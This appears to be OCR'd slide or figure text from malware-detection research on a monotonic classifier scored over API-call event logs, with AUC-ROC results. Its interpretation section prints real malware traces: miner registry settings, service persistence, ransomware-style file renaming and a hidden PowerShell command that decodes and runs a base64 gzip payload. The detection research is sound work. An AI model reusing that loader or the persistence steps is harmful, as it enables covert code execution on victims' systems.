
(b) Malware file.

Our monotonic model



```
…
Modify('notepad.exe')
Create('config.xml')
Modify('config.xml')
Create('doc1.rtf')
Modify('doc1.rtf')
Create('list.rtf')
Modify('list.rtf')
Delete('doc1.rtf')
Delete('list.rtf')
…
```

Our monotonic model



```
…
Modify('notepad.exe')
Create('config.xml')
Modify('config.xml')
Create('doc1.rtf')
Modify('doc1.rtf')
Create('list.rtf')
Modify('list.rtf')
Delete('doc1.rtf')
Delete('list.rtf')
…
```

Modify "notepad.exe"

Create Modify "config.xml"

Create Modify Delete "list.rtf" "doc1.rtf"

pooling

Create

Modify

Delete

config.xml

notepad.exe


list.rtf

doc1.rtf

API counters

Classifier


Our monotonic model



```
…
Modify('notepad.exe')
Create('config.xml')
Modify('config.xml')
Create('doc1.rtf')
Modify('doc1.rtf')
Create('list.rtf')
Modify('list.rtf')
Delete('doc1.rtf')
Delete('list.rtf')
…
```

Modify	"config.xml" "notepad.exe" "list.rtf" "doc1.rtf"
Create Modify	"config.xml" "list.rtf" "doc1.rtf"
Create Modify Delete	"list.rtf" "doc1.rtf"

Our monotonic model




```
…
Modify('notepad.exe')
Create('config.xml')
Modify('config.xml')
Create('doc1.rtf')
Modify('doc1.rtf')
Create('list.rtf')
Modify('list.rtf')
Delete('doc1.rtf')
Delete('list.rtf')
…
```


Modify	"config.xml" "notepad.exe" "list.rtf" "doc1.rtf"
Create Modify	"config.xml" "list.rtf" "doc1.rtf"
Create Modify Delete	"list.rtf" "doc1.rtf"

Results

Scenario	Non-mon.	Mon. linear	Mon. deep	Mon. min-max
Full logs (AUC-ROC)	**0.999998**	0.987430	0.992089	0.993811
Real-time (AUC-ROC)	0.511195	0.987430	0.992089	**0.993811**



(a) Benign file.




(b) Malware file.

Interpretation

Trojan.Win32.BitMiner

```
 Score | Event
--------------------------------------------------------------------------------
-0.077 | WriteProcessMemory("bi16.cmd",0x000000007EFDF368,0,0,8)
-0.077 | ResumeThread("bi16.cmd")
-0.077 | LoadLibrary("$windir\regedit.exe")
 0.733 | CreateProcess("$windir\regedit.exe",""$windir\regedit.exe" /s "Bi1.reg"")
 0.734 | CreateProcessInt("$windir\regedit.exe",""$windir\regedit.exe" /s "Bi1.reg"")
```




```
 Score | Event
-------------------------------------------------
-2.083 | RegCreateKey("$hklm\system\controlset001\
       | services\directx11b")
-2.083 | RegSetValue("$hklm\system\controlset001\
       | services\directx11b","imagepath",
       | ""$appdata\DirectX11b\System.exe"")
-1.175 | InstallService("$appdata\directx11b\system.exe",
       | 0x4635935FC972C582632BF45C26BFCB0E)
```

```
Score | Event
---------------------------------------------------------------------------------------------------------------------
2.734 | RegCreateKey("$hklm\software\minergate\organizationdefaults\miners\mro")
2.737 | RegSetValue("$hklm\software\minergate\organizationdefaults\miners\mro","visible","true")
4.238 | RegSetValue("$hklm\software\minergate\organizationdefaults\miners\mro","pool","xmr.pool.minergate.com:45560")
```


Shellcode execution via powershell

```
CreateProcess("$system32\windowspowershell\v1.0\powershell.exe",
""powershell.exe" -nop -w hidden -c $s=New-Object IO.MemoryStream( ,
[Convert]::FromBase64String(
'H4sIAKAhylkCA71W62/aSBD/nEr9H6wKCaOjYCdA00iVzk9wwjMG8zpUGXuxN6wf8SOY9Pq/3yzYCb0mVa4fzkJi
HzM7v/nNzM5uUt9KcOAzyB1EnsaP2jbz7f27s6EZmR7Dlrb2NKgypcxoVs7OYL20vwvnm9kFavck5gvDLoUwlAPPx
P7q6kpKowj5yXFea6NEiGPkrQlGMVth/mamLorQx8H6DlkJ840pfa21SbA2SS62l0zLRcxHwbfpXjewTAqtpocEJ2
z5r7/KleVHflVT7lOTxGxZ33cJ8mo2IeUK871CDY73IWLLPWxFQRxsktoU+xfntYkfmxvUh9MeUA8lbmDH5Qo4A78
IJWnkM6du0XOOUmwZhsMosATbjlAMSjXNfwi2iC35KSFV5k92mYO4Tf0Eewj2ExQFoY6iB2yhuNYxfZugW7RZsX20
K3x/qxJ7qgRSwySqVCEqr6PtBXZK0PGAcuVnvIeAVuDLgwo0fH//7v27TZEHJMuC9RoHPe/xNBFgdLY8jBFgZYdBj
A/iXxiuyvTAnJkEOR6mpXGUosqKWdJQLFcroLbVHHHiY/X1I/hCHqTvv87mjqbA6tIIsL0CrTxUJTs17udfW3Tr9a
yT0Qb7SN77poetIrHYl8hHG4IOPtcKsT5AY8v5BrJlRJBjJpTHKrP8WU3xcPKkK6aY2CgSLAhgDKggtpUfwRxDw5Y
1v4c8IOs4L0MgNpDOqJDOU3hfWKdzECpLxIzjKjNMoZ6sKqMjkyC7ygh+jPMtIU2Cw7D8DLeXkgRbZpwUx60qJ1Tm
JqXAj5MotSCE4P5YD5GFTULZqDIdbCNxr2OnMF1+kQvJJAT7Dpz0ALGAFcqBntDEiABlkQSVmo4SzQsJ8kDsUN4qM
ROo5rwWDslkOsguv4CzyPNjUlNSCjZOUEKkdRIkVcbAUQIXBSU4T6rfxnFyURSIpAjlwWGLGlqK+4SmfCmzxpe7YK
Do8qVAszWn60BOlAAxahR4ohmjVkNPIqCN/VBXsNwcysGjAJ+i3o4MUZ8YC61nXxNdS/S5grsT19Uwrzkw308UZ5h
w4c143LnW5Y4QyZm7EbRYUzrifsSLgtXBn4xrcTIBPSx1R3eZJtii58ycubTThu5MA0NS19Ec+Bc11xK5BeeInCp1
ddFVMCc4+qgzavALrX5JRPyoa7rQmT7Ze7KjNBqdWTYW+r1rwVUHtsqfqwf9LdVfbNtdWTnMLTofzWMFK2BHUecjw
0VTIxPniroYGaHm/LFzRka33lBdEdY1nHVDvQ4fzwMPyVhfNy/MaTNcewYHHE11zXd1ayONO5Yn1uvGhO9rGKnj6Z
bLdgqX7Y0+6AQtw/d8SqswrBst8TDKBvIk7d0Ju+6dkvVxI+vfbYXpFl/vJn5n141BSuz3LDKenAfyhPNaRsPbZJQ
qQa7zyJnQUff8liw8lV93Rul81t8h6XO7xxGvD3xii+JQ55SvCYcbgnzjuAfT4ghwXmeX3cjQG5/qnw2QXdxL5LOG
N+p9hw91UxMgDcRrjMR7EbjR1yF/G7bahQ/gdzbhQ8CXY+QAM+ba7c5DnZ/PBFvva9llW1N2ggC6yqU8c55Oh/WhL
XSjiPr5IPEBWdd5o78wt6Kpz/3bHdJGwCmYp3notaY3t+PmKPd7gsdHjm2KVcN2CH4IAs0k0G0C11B5Pn7GOVQ0Df
DcND28szXBGqi7zkyfqnfyB1pWUFclF12elMhrHbFnRrFrEigd6HHFVaYGkZq3rWGAqQbLnjxjtijyEYH2Dw+E4jI
QCAks2kJP2xx08WNvXCHVNoHhxfmLowrzJFh5bq3F0tXVAiDTtnpS/bUu8p3ErXLZBcdBp+SyBgeev91dKQj37A9H
VmnHpbT92xQ5mKrQm6iEB/Z0+H/wml+DLvzZb+T1ee0Xu2/imqseePhp9ceF/8T3b9IwNXEC8jrc5QQd3xm/ZCNPq
JMH2iFikCeb/KPv5UGafOzDw+0fYnWge6ULAAA='
));IEX (New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).Rea
dToEnd();")
```



Cryptor

```
 Score | Event
-------------------------------------------------------
-2.352 | FileAccessed("$programfiles\7-zip\7zcon.sfx",
       |              000000101100000000010000100100001)
-2.343 | FileModified("$programfiles\7-zip\7zcon.sfx")
-2.335 | FileRenamed("$programfiles\7-zip\7zcon.sfx",
       |             "$programfiles\7-zip\7zcon.sfx.xoxoxo")
-0.996 | FileAccessed("$programfiles\7-zip\history.txt",
       |              000000101100000000010000100100001)
-0.670 | FileModified("$programfiles\7-zip\history.txt")
-0.653 | FileRenamed("$programfiles\7-zip\history.txt",
       |             “$programfiles\7-zip\history.txt.xoxoxo")
       |
 • • • |  • • •
       |
 1.967 | FileAccessed("c:\python27\license.txt",
       |              000000101100000000010000100100001)
 3.055 | FileModified("c:\python27\license.txt")
 3.646 | FileRenamed("c:\python27\license.txt",
       |             "c:\python27\license.txt.xoxoxo")
```


Suspiciousness
Number of observed events
prediction
threshold